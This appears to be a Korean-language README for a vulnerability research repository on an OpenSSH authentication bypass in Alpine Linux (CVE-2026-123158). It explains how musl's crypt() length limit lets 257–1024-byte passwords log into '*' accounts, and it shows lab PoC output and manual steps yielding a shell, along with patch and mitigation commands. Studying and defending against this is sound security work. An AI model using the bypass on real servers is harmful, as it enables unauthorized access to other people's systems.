Alpine Linux OpenSSH 인증 우회(CVE-2026-123158 / sshole)에 대한 취약점 연구, PoC 재현 랩 및 기술 분석

이 저장소에는 2026년 11월 5일에 공개된 Alpine Linux OpenSSH 인증 우회 취약점(CVE-2026-123158, CVSS 3.1 8.1 High, "sshole"이라는 별칭으로 알려짐)에 대한 전체 취약점 연구 보고서, 실험실 재현 스크립트, 그리고 개념 증명(proof-of-concept) 환경이 포함되어 있습니다.
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H, CWE-394)/etc/shadow 비밀번호 필드가 정확히 *인 계정에 대한 임의 비밀번호 인증 우회.openssh-server-9.9_p2-r0.openssh-server-9.9_p2-r1 및 업스트림 OpenSSH 10.6p2에서 수정됨.A*300x).입력 경계에 관한 참고: CVE 설명에는 256~1024자가 언급되어 있지만, 이 실험실에서의 실증적 테스트에 따르면 musl libc는 256바이트 입력을 정상적으로 해시하며(
key_len > KEY_MAX), 257~1024바이트의 입력만이"*"를 반환하여 인증 우회를 유발합니다.
How SSHOLE Happens Flow 그림: 입력 길이, OpenSSH의 salt 차용, musl 오류 반환이 어떻게 임의 인증 우회로 이어지는지를 보여주는 CVE-2026-123158의 단계별 메커니즘.
이 결함은 세 가지 구성 요소의 교차점에서 발생합니다:
KEY_MAX = 256: SHA-512 crypt($6$)를 계산할 때 musl은 256바이트보다 긴 키를 거부하고 리터럴 문자열 "*"를 반환합니다.pick_salt() (CVE-2016-6210): 유효한 salt가 없는 계정(* 등)의 경우, OpenSSH는 시스템의 다른 계정에서 유효한 $5$ 또는 $6$ 해시로부터 salt를 차용합니다.crypt(password, salt)를 shadow 항목과 직접 비교합니다. musl이 "*"를 반환하므로 strcmp("*", "*") == 0이 성립하여 인증된 접근이 허용됩니다.alpine-openssh-sshole-auth-bypass/
├── article.md # Comprehensive security research report
├── README.md # Project overview & quick reproduction guide
├── cover.png # Cover illustration with CVE badge & hacker icon (PNG)
├── cover.svg # Vector source for cover
├── assets/
│ ├── evidence.png # Terminal reproduction screenshot evidence
│ └── flow.gif # Clean animated walkthrough of the vulnerability flow
└── lab/
├── server.Dockerfile # Alpine 3.21 + vulnerable openssh-server
├── client.Dockerfile # Exploit testing client container
├── sshd.conf # Research server OpenSSH configuration
├── entrypoint.sh # Container provisioning (victim:*, donor:$6$)
├── exploit.sh # Automated boundary PoC (256/257/300/1024 bytes)
├── run.sh # End-to-end execution script
└── verify.sh # A/B verification script against fixed package
격리된 로컬 Docker 컨테이너에서 랩을 실행하세요:
# Build and run the vulnerable server and exploit test
cd lab
./run.sh
==================================================================
 sshd: OpenSSH_9.9p2, OpenSSL 3.3.7 7 Apr 2026
 libc: /lib/ld-musl-x86_64.so.1
 PAM : 0 (0 = built without PAM)
 shadow entries:
   donor:$6$abcdefgh$OHEEfDgChDIS
   victim:*
==================================================================

--- boundary: '*' account, different password lengths ---
>>> 256 bytes (musl still hashes)              rejected  (ssh rc=255)
>>> 257 bytes (crypt() returns '*')            ACCEPTED  <-- uid=1001 user=victim
>>> 300 bytes                                  ACCEPTED  <-- uid=1001 user=victim
>>> 1024 bytes                                 ACCEPTED  <-- uid=1001 user=victim

--- controls ---
>>> victim + short wrong password              rejected  (ssh rc=255)
>>> donor + correct real password              ACCEPTED  <-- uid=1000 user=donor
ssh -p 2222 [email protected]
# Prompt 1: Type 300 'A' characters (A*300x) -> Permission denied (buffer clobbered)
# Prompt 2: Type 300 'A' characters (A*300x) -> Accepted! Shell access granted.

 300바이트 비밀번호 문자열(
A*300x)을 제출한 후 [email protected]에서 인증 우회를 검증하는 터미널 세션으로, uid=1001(victim)으로 셸 접근에 성공한 모습을 보여줍니다.
cd lab
./verify.sh
apk update && apk upgrade openssh-server openssh
rc-service sshd restart
echo "PasswordAuthentication no" > /etc/ssh/sshd_config.d/00-no-passwords.conf
sshd -t && rc-service sshd restart
* 대신 !로 계정 잠금:
passwd -l <user>
본 연구는 교육 목적, 보안 분석 및 승인된 취약점 평가를 위해 수행되었습니다. 본 연구 결과와 개념 증명 자료는 책임 있는 보안 연구를 지원하고 소프트웨어 보안 개선에 기여하기 위한 것입니다. 모든 테스트는 명시적 승인이 부여된 시스템에서만 수행해야 합니다. 본 문서는 무단 접근, 악용 또는 기타 불법 행위를 조장하지 않습니다.